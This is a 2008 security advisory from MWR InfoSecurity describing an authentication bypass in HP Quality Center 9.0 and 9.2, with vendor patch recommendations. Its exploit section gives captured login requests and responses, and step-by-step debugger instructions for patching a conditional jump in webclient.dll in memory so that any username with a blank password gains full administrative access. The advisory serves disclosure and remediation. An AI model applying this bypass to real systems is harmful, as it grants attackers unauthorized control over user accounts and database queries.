

MWR InfoSecurity Security  
Advisory

HP Quality Center  
Unauthenticated Access

26<sup>th</sup> September 2008

MWR  INFOSECURITY

CONTENTS

<b>1</b>	<b>Detailed Vulnerability Description .....</b>	<b>5</b>
1.1	Introduction .....	5
1.2	Technical Background.....	5
1.3	Exploit Information .....	6
1.4	Dependencies .....	12
<b>2</b>	<b>Recommendations.....</b>	<b>13</b>

## 1 HP Quality Center Login Bypass Vulnerability

Package Name:	HP Quality Center
Date:	2008-03-17
Affected Versions:	9.0, 9.2

CVE Reference	CVE-2009-0116
Author	R. van Boom
Severity	High
Local/Remote	Remote
Vulnerability Class	Authentication Bypass
Vendor URL	<a href="http://h50281.www5.hp.com/software/index.html">http://h50281.www5.hp.com/software/index.html</a>
Version	9.0, 9.2
Vendor Response	Vendor released patch number 29 for HP QC v. 9.0. Vendor released patch number 15 for HP QC v. 9.2.
Exploit Details Included	Yes
OWASP Designation	A7 - Broken Authentication and Session Management
Web Application Language	ActiveX/Java

### Overview:

Multiple session management problems were identified in the HP Quality Center. As a result, it was possible to obtain unauthenticated access to the administrative console.

### Impact:

Anyone with the ability to access the administrative login page can obtain access to the administrative area of the web facing application and obtain full privileges.

Administrative access allows the creation of new users, assigning users to projects and running basic SQL queries on the database, potentially disclosing sensitive information.

**Cause:**

This vulnerability results from the application code's implicit trust in client side validation and authorisation controls. The code relies on the client to restrict unauthorised users from restricted areas. By subverting these client controls, an attacker could gain administrative access to the application.

**Solution:**

For HP Mercury Quality Center version 9.0, ensure that patch number 29 has been applied.

For HP Mercury Quality Center version 9.2, ensure that patch number 15 has been applied.

Registered HP Quality Center users can download patches from the following website:-

[www.hp.com/managementsoftware/services](http://www.hp.com/managementsoftware/services)

## 2 Detailed Vulnerability Description

### 2.1 Introduction

The HP Quality Center is a package aimed at aiding the process of automated software testing and quality control. It utilises a web-based interface that allows users to:

- share project related information
- run scheduled tests
- view project status information
- various other similar related software testing tasks

Administrative users on the system have the ability to:

- add users to the system
- assign users to projects
- change user passwords
- create new projects
- run simple SQL queries on the database servers
- manipulate database server connection strings
- various other administrative tasks on the system

Research has revealed that unauthenticated access can be gained into the administrative area, using an arbitrary user name and password. In practice, the password can be left blank.

Access is then granted to the intruder as an additional user with a new session. The user is referred to as 'additional' as the rogue session does not appear to be associated with any existing valid user.

### 2.2 Technical Background


The first time a user visits the HP Quality Center server page, the client downloads a large amount of files to the client's machine. These files include ActiveX controls (.OCX), .NET DLL files, and an assortment of other files that are beyond the scope of this document.

During use of the application, the client software performs a significant amount of processing and has significant responsibility for user access and session authenticity. The vulnerability arises from this trust which the server accords the client application.

### 2.3 Exploit Information

The method discussed here requires the use of a process debugger such as Olly Dbg. Olly Dbg is freely available on the Internet and can be found at: <http://www.ollydbg.de/>

The following flow diagram provides an overview of the flow of information during the login process of the application:-





More detail about this exchange is given below, with the different elements labelled as per the flow diagram.

When a valid user logs on to the server, the client first sends a 'life check' request to the server. The server then responds:

```
<<Client Request 1>>
GET /sabin/servlet/tdsiteadminervlet HTTP/1.0
Content-Type: text/html; charset=UTF-8
X-TD-ID: 5CD507CBA30A867D65FC9C21503F6B9118C0D604CAEC7C4533D3D04CF8D8E0F1
User-Agent: TeamSoft WinInet Component
Host: example_host
Proxy-Connection: Keep-Alive
Pragma: no-cache

<<Server Response 1>>
HTTP/1.1 200 OK
Connection: close
Date: Fri, 14 Mar 2008 21:02:31 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: Servlet 2.4; JBoss-4.0.2 (build: CVSTag=JBoss_4_0_2
date=200505022023)/Tomcat-5.5
Content-Type: text/html; charset=ISO-8859-1

<font color="green">
<p>Site Admin - servlet is up and running!</p>
</font>
```

Next, the client sends the user credentials. In the example below, the server responds with a positive message, indicating that the user has tendered valid credentials to log on to the application:

```
<<Client request 2>>
POST /sabin/servlet/tdsiteadminervlet/TDAPI_GeneralWebTreatment HTTP/1.0
Content-Type: text/html; charset=UTF-8
X-TD-ID: 9F0E7F81F930399D3B1C91D53B98169E1B8383694C73E032E9F4D798B9D0ABE7
User-Agent: TeamSoft WinInet Component
Host: example_host
Proxy-Connection: Keep-Alive
Pragma: no-cache
Content-Length: 325

{
0: "0:conststr:Login",
1: "0:int:2",
2: "0:int:-1",
3: "0:int:-1",
4: \00000083\0:conststr:{
user_name: "X?X?X?X?X",
password: \0000002A\ENRCRYPTEDxxx!xxx!xxx!xxx!xxx!xxx!xxx!xxx! ,
clienttype: "SiteAdmin"
}
,
5: \00000013\0:conststr:X?X?X?X?X?,
6: "65536:str:0",
7: "0:pint:0",
8: "0:pint:0",
9: "0:pint:0"
}
```

```
<<Server Response 2>>
HTTP/1.1 200 OK
Connection: close
Date: Fri, 14 Mar 2008 21:02:32 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: Servlet 2.4; JBoss-4.0.2 (build: CVSTag=JBoss_4_0_2
date=200505022023)/Tomcat-5.5
Content-Type: application/octet-stream

<R,174,X-TD-ID= B45CA04D3816225C1A6B05169DE9B4B301F1C2C544D97A68EAD4E01A0AA149A3>{
0:\00000023\28:str:{
LOGIN_SESSION_ID:14584
},
1:"0:pint:14584",
2:"0:pint:300000",
3:"0:pint:36000000",
4:\00000011\10:str:example_sqlserver,
5:"0:str:",
6:"0:pint:0"
}
```

It should be noted that in these examples all system specific information has been obscured for security reasons. All X-TD-ID fields have also been generated for the purposes of this example.

When an invalid username and password are supplied, the first two packets in the sequence are exactly the same as above. So, for simplicity, only the last two packets are shown here:

```
<<Client request 3>>
POST /sabin/servlet/tdsiteadminervlet/TDAPI_GeneralWebTreatment HTTP/1.0
Content-Type: text/html; charset=UTF-8
X-TD-ID: 6E6D34377B29451DAC5CF69EB655E77F153A2AD6F2DF1082447240B27643B60D
User-Agent: TeamSoft WinInet Component
Host: example_host
Proxy-Connection: Keep-Alive
Pragma: no-cache
Content-Length: 273

{
0: "0:conststr:Login",
1: "0:int:2",
2: "0:int:-1",
3: "0:int:-1",
4: \0000004F\0:conststr:{
user_name: "Batman",
password: "",
clienttype: "SiteAdmin"
}
,
5: \00000013\0:conststr:X?X?X?X?X,
6: "65536:str:0",
7: "0:pint:0",
8: "0:pint:0",
9: "0:pint:0"
}
```

```
<<Server response 3>>
HTTP/1.1 200 OK
Connection: close
Date: Fri, 14 Mar 2008 21:15:41 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: Servlet 2.4; JBoss-4.0.2 (build: CVSTag=JBoss_4_0_2
date=200505022023)/Tomcat-5.5
Content-Type: application/octet-stream


<R,3097,X-TD-ID= 5BBD1BDB980208794EEE6D0B841A8126364D05F1EA3FE077D2D74C822C2509B2>{
0:"1:str:0",
1:"0:pint:0",
2:"0:pint:0",
3:"0:pint:0",
4:\00000011\10:str:sdccsdsq05,
5:\00000b8b\2946:str:Authentication failed. Verify your user name and
password[ERR_SEP]Messages:
Authentication failed. Verify your user name and password;

Error Code: 1004

Stack Trace:
com.mercury.optane.core.session.CInvalidCredentialsException: Authentication failed.
Verify your user name and password
at
com.mercury.td.saserver.api.logics.CTdUserLogic.authenticateUserAgainstTdDB(CTdUserL
ogic.java:1191)
at
com.mercury.td.saserver.api.logics.CTdUserLogic.checkUserPassword(CTdUserLogic.java:
1122) ...
```

The response in blue above shows the error message returned by the server when invalid credentials are supplied. The rest of the message contains a long stack trace, which is not relevant to this discussion.


This error message from the server causes the client to throw an exception and bring up the following error message:




However, an attacker can prevent this exception from being thrown, by modifying the code that executes in memory. If this exception is not thrown, access is granted to the application.

To prevent the exception from being thrown, an attacker would follow these steps:

1. Navigate to the Administration login page for the target server:



2. Click on "Login" once and receive the "Authentication Failed" error message. This step is needed to ensure that the DLL called "webclient.dll" is loaded into the memory of the Internet Explorer process.
3. Run Olly Dbg and attach to the process "iexplore.exe" (this process name may differ, depending on the version of Internet Explorer in use). Olly Dbg will show error messages which state that some DLLs in the process have entry points outside the code. This is because these DLLs, (such as "webclient.dll"), are protected by a product called AsPack. Simply click "OK" for all of these errors.
4. Once the process is fully disassembled and loaded into Olly Dbg, open the "Executable Modules" window and select the file called "webclient.dll".



This opens the disassembly for "webclient.dll".

5. Search for referenced text, and the string "Your Quality Center Session has been disconnected", and double click the reference that is found.

Address	Disassembly	Text string
03556DB0	ASCII "Sher",0	
03556DE8	MOV EDX,WEBCLI~1.03556E94	ASCII "SmolkalWasHereMonSher"
03556E94	ASCII "SmolkalWasHereMon"	
03556EA4	ASCII "Sher",0	
03556F7E	MOV EAX,WEBCLI~1.03556FE8	ASCII "%s: %s"
03556FE8	ASCII "%s: %s",0	
03557184	ASCII ":",0	
035571B7	MOV EDX,WEBCLI~1.03557208	ASCII "Your Quality Center session has been disconnected. Con
03557208	ASCII "Your Quality Cen"	
03557218	ASCII "ter session has "	

6. Double clicking the string found above will display the following lines of code:

03557192	. 8B45 FC	MOV EAX,DWORD PTR SS:[EBP-4]	
03557195	. E8 B2DDF9FF	CALL WEBCLI~1.034F4F4C	
0355719A	. 33C0	XOR EAX,EAX	
0355719C	. 55	PUSH EBP	
0355719D	. 68 F2715503	PUSH WEBCLI~1.035571F2	
035571A2	. 64:FF30	PUSH DWORD PTR FS:[EAX]	
035571A5	. 64:8920	MOV DWORD PTR FS:[EAX],ESP	
035571A8	. 85DB	TEST EBX,EBX	
035571AA	.v74 30	JE SHORT WEBCLI~1.035571DC	
035571AC	. 81FB 35040480	CMP EBX,80040435	
035571B2	.v75 00	JNZ SHORT WEBCLI~1.035571C1	
035571B4	. 8D45 FC	LEA EAX,DWORD PTR SS:[EBP-4]	
035571B7	. BA 08725503	MOV EDX,WEBCLI~1.03557208	ASCII "Your Quality
035571BC	. E8 83D9F9FF	CALL WEBCLI~1.034F4B44	
035571C1	> 53	PUSH EBX	
035571C2	. 6A 00	PUSH 0	
035571C4	. 6A 00	PUSH 0	
035571C6	. 6A 00	PUSH 0	
035571C8	. 8B4D FC	MOV ECX,DWORD PTR SS:[EBP-4]	
035571CB	. B2 01	MOV DL,1	
035571CD	. A1 E0965003	MOV EAX,DWORD PTR DS:[35096E0]	
035571D2	. E8 B53DFBFF	CALL WEBCLI~1.0350AF8C	
035571D7	. E8 24D2F9FF	CALL WEBCLI~1.034F4400	
035571DC	> 33C0	XOR EAX,EAX	
035571DE	. 5A	POP EDX	
035571DF	. 59	POP ECX	

7. Four lines above the text reference is a line of code that states

**"JE SHORT WEBCLI~1.035571DC"**

This command states that the program must jump to the specified address if EBX is zero.

This code segment executes right after receiving the response from the server when logging in. If the server grants access to the user, the EBX register will contain the value of zero. If the server does not grant access to the user, EBX will be a value other than zero.

An attempt to log on with invalid credentials results in a non-zero value of EBX. In this case, the jump will not take place and an exception will be thrown during the next call (the line underneath the text string we searched for.)

8. To force the program to jump, regardless of the value of EBX, an attacker can modify the code in memory such that the JE command is replaced by a JMP command.

9. At this point, an attacker can supply an arbitrary username and leave the password field empty. The logon will no longer fail and the attacker will have full administrative rights in the application:



It is unclear at the time of writing whether the attacker gains access to a valid user's account by this process.

## 2.4 Dependencies

To perform the attack described, an intruder requires access to a process debugger such as Olly Dbg, (<http://www.ollydbg.de/>).

### 3 Recommendations

The vendor has released patches to address the issue for HP Mercury Quality Center versions 9.0 and 9.2.

Patches for this software can be downloaded from the following website:-

[www.hp.com/managementsoftware/services](http://www.hp.com/managementsoftware/services)

Users of HP Mercury Quality Center are required to login to their service account in order to download patches.

In order to resolve this issue, administrators need to ensure that patch number 29 is installed for version 9.0 and patch number 15 is installed for version 9.2 of the software.

At the time of writing, neither of these patches has been rigorously tested by MWR InfoSecurity.

MWR InfoSecurity  
St. Clement House  
1-3 Alencon Link  
Basingstoke, RG21 7SB  
Tel: +44 (0)1256 300920  
Fax: +44 (0)1256 844083  
[mwrinfosecurity.com](http://mwrinfosecurity.com)